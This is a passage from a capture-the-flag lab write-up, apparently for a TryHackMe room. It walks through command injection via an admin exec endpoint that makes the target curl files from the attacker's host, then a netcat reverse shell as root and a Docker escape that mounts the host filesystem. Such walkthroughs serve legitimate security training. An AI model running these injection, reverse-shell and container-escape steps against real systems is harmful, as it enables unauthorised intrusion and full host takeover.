newyork.thm:8080/api/admin/exec?cmd=curl+http%3A%2F%2F10.4.101.169%2Fopen_ports.txt
OK
```

Tried to upload a text file and it says OK. On my server:



```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/New York Flankees]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.201.39.84 - - [04/Sep/2025 23:31:11] "GET /open_ports.txt HTTP/1.1" 200 -
```

So, it is executing the command in the background. I had this idea in mind from Port Swigger labs where it uses the Burp Collaborator and one of the Hacking Hub labs where it was needed to connect to some interact.sh server

I will be making a bash reverse shell file and then using curl, will be uploading it on the server and then running it to get the shell

Getting reverse shell

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.201.39.84] 50576
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

```
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@02e849f307cc:/#
```

Looks like a docker container.

```
root@02e849f307cc:/etc/cron.daily# docker images
docker images
REPOSITORY          TAG       IMAGE ID       CREATED         SIZE
padding-oracle-app_web   latest   cd6261dd9dda   16 months ago   1.01GB
<none>              <none>    4187efabd0a5   16 months ago   704MB
gradle              7-jdk11   d5954e1d9fa4   16 months ago   687MB
openjdk             11        47a932d998b7   3 years ago     6
```

```
root@02e849f307cc:/# docker run -v /:/mnt --rm -it openjdk:11 chroot /mnt bash
root@54a40efa2b58:/# id
uid=0(root) gid=0(root) groups=0(root)
root@54a40efa2b58:/# whoami
root
```

We escape the docker (hostnames are different)